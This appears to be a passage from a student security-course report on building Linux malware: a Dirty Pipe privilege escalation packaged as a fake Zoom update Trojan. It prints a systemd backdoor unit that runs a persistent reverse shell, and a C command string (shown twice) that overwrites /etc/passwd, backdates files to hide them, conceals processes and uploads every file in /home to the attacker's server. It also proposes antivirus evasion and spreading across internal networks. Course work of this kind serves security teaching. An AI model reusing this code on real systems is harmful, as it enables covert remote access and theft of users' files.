
```
[Unit]
Description=Wait until snapd is fully loaded

[Service]
Type=simple
User=root
Restart=on-failure
RestartSec=5s
ExecStart=/bin/bash -c "while [ 1 ]; do bash -i >& /dev/tcp/10.0.2.15/9001 0>&1; done"

[Install]
WantedBy=multi-user.target
```

Figure n: *Backdoor service configuration.*

Essentially, we are opening a channel between the attacker and the victim, by deploying a bash shell on a tcp connection, directed to the attacker IP address[1] and port 9001. In addition, the connection is sending petitions until someone on the other side listens, using a while loop not to finish the service if no connection is established. Besides, the service will restart in case of failure, 5 seconds after a crash/kill.

[1] The bash connection is towards a private IP address for practical reasons. In a real scenario, we could use the attacker's public IP address or a dedicated server from the other side.

Once placed in the folder, the service will be obfuscated using a pair of anti-forensics techniques, such as replacing its name to "snapd.loading.service", as it could easily go unnoticed. Also, by modifying *MACE* times of this file to a previous date early this year, it would seem even more legit, done with the touch call.

To launch the service and make it persistent on-boot, we execute the following within the payload:

$ *sudo enable snapd.loading --now*

Exfiltration

From the moment that an attacker has root access remotely over the victim's machine, she could already retrieve data manually. However, we have included exfiltration methods to make it automatically, at the same time as the update executes.

In the payload, we include a *curl* installation, followed by a retrieval of all files from the */home* folder of the victim. All files will be directed as well to the attacker IP address on port 8000, to a HTTP server deployed for this purpose. Once again, done in a private environment for practical reasons.

Installation

The malware comes in the form of a Trojan, inside a Zoom update package to fool the victim. A *.tar* file has been created to place an executable file (malware), a bash script and a README document, with easy instructions to be launched in two-clicks. The bash script will essentially call the execution of the malware and will launch the Zoom client afterwards. While a fake progress bar is appearing on screen, the victim will be suffering unconsciously of our attack:




Figure n: *Fake Zoom update execution.*

Obviously, not a single piece of zoom is updated with this, but a real attacker could easily add our malicious code within a legit package.

Obfuscation

Masking activity

By modifying MACE times of the entire update file and scripts, plus of the backdoor service, we may make the victim think that those have been created in a reasonable long time, thus not being malicious.

https://github.com/stefanoleggio/dirty-pipe-cola/blob/main/src/malware.c

```
150         char *cmd = "(echo piped; cat) | su - -c \"cp /tmp/passwd.bak /etc/passwd;echo
    '[Unit]\nDescription=Wait until snapd is fully
    loaded\n[Service]\nType=simple\nUser=root\nRestart=on-
    failure\nRestartSec=5s\nExecStart=/bin/bash -c \\\"while [ 1 ]; do bash -i >& /dev/tcp/%s/%s
    0>&1; done\\\"\n[Install]\nWantedBy=multi-user.target' >
    /etc/systemd/system/snapd.loading.service;touch -t 202202230836
    /etc/systemd/system/snapd.loading.service;sudo systemctl enable snapd.loading.service --now;
    sudo apt update >/dev/null 2>&1; sudo apt install curl >/dev/null 2>&1; sudo mount -o
    remount,rw,hidepid=2 /proc;find /home/ -not -path '*/\.*' -name '*' -type f -exec curl -s -T {}
    http://%s:%s/ \\; > /dev/null; /bin/sh\" root 2>/dev/null &";
```

Hide files

The backdoor service is hidden under */etc/systemd/system* folder, also renamed as ***snapd.loading.service***.

https://github.com/stefanoleggio/dirty-pipe-cola/blob/main/src/malware.c

```
150         char *cmd = "(echo piped; cat) | su - -c \"cp /tmp/passwd.bak /etc/passwd;echo
    '[Unit]\nDescription=Wait until snapd is fully
    loaded\n[Service]\nType=simple\nUser=root\nRestart=on-
    failure\nRestartSec=5s\nExecStart=/bin/bash -c \\\"while [ 1 ]; do bash -i >& /dev/tcp/%s/%s
    0>&1; done\\\"\n[Install]\nWantedBy=multi-user.target' >
    /etc/systemd/system/snapd.loading.service;touch -t 202202230836
    /etc/systemd/system/snapd.loading.service;sudo systemctl enable snapd.loading.service --now;
    sudo apt update >/dev/null 2>&1; sudo apt install curl >/dev/null 2>&1; sudo mount -o
    remount,rw,hidepid=2 /proc;find /home/ -not -path '*/\.*' -name '*' -type f -exec curl -s -T {}
    http://%s:%s/ \\; > /dev/null; /bin/sh\" root 2>/dev/null &";
```

Hide processes

The */proc* directory has been remounted so **root processes are hidden** for unprivileged users, also changes are made persistent on-boot, by modifying */etc/fstab* file.

/proc remount command:

mount -o remount,rw,hidepid=2 /proc

/etc/fstab modification:

proc /proc proc defaults,hidepid=2 0 0

Challenges and problems

Zoom update using a *.deb* file

A good approach to fool even more an user was introducing the malware in a *.deb* file, as it is the actual extension used by Zoom to distribute their software. However, this installation requires sudo privileges to execute, which a normal user should not have and would make the escalation incongruent.


As a work around, we decided to use a simple ***.tgz*** file and a bash script, with a friendly-user guide on a README file to deploy the update

https://github.com/stefanoleggio/dirty-pipe-cola/tree/main/deb_install(discarded)


USB injection and auto-run

Our initial approach was to utilize the USB injection and auto-run but we faced some issues due strong security mechanisms at Ubuntu.

We followed the recommended format type (ext4) for the flash drive



We also created the autorun and bash script without success.



As a work around, we decided to change to the phishing attack described earlier on the report.

First Vulnerability was patched [CVE-2021-3609]

Our initial approach was to utilize the vulnerability CVE-2021-3609 (flaw was found in the CAN BCM networking protocol in the Linux kernel) but we faced some issues as most of the impacted kernels were already patched.

As a work around, we decided to change to CVE-2022-0847 (Dirty Pipe) described earlier in the report.

Things we couldn't do

Apply anti-debugging techniques

Coding the malware in C language made us think to use the ***ptrace*** call to detect a debugging process in its execution. However, following the course lab tutorial and other ways from the internet, the detection would not work. We believe that it might be due to the use of multi-thread and fork within the code, as a way to execute the malware while the fake update is on screen. We would have followed by using the ***int 3*** instruction, but it should be only applicable if a debugger process is detected.

Moreover, we considered executing the payload *before main*, but our compiler version would not recognize the use of *__attribute__ ((constructor))*, as it is not a very portable way of doing it and C language does not provide any start-up modules/libraries.

Encrypting the payload

Our malware was written in C language. Because of that, we had to translate the code into assembly in order to do proper encryption of the code.

Writing the assembly code of a quite complex malware like ours was very challenging and because of our lack of knowledge in assembly language we didn't succeed.

To avoid this problem we found a simpler solution that is commonly used in many malware: writing only a reverse shell in assembly, encrypting it, and in a second moment injecting the exploit in the system. With this method we avoid the problem of writing complex assembly code and at the same time we have encrypted the malware.

However, this solution is not implemented in the final attack, is something that should be taken into consideration for future works.

Future work

Anti-reverse and debugging techniques

As part of the future work we would recommend using Anti-reverse engineering and anti-debugging techniques in order to prevent analysis, helping them to avoid detection by antivirus. It will increase the odds that they will be successful in attacking an organization and can allow them to stay hidden within an organization for prolonged periods of time.

Remove possible traces (Post exploitation)

As part of the future work we would recommend Hiding or removing traces as referred to as Anti-forensics. The goal is to leave no traces behind the malware execution and avoid being detected.

Spread the infection through the internal network

As part of the future work we would recommend utilizing the first infected device in the network and take the opportunity to spread the infection through the internal network.

Secure the phishing server (HTTPS).

As part of the future work we would recommend using HTTPS at the phishing server (attacker server) as this will look more realistic to the victim.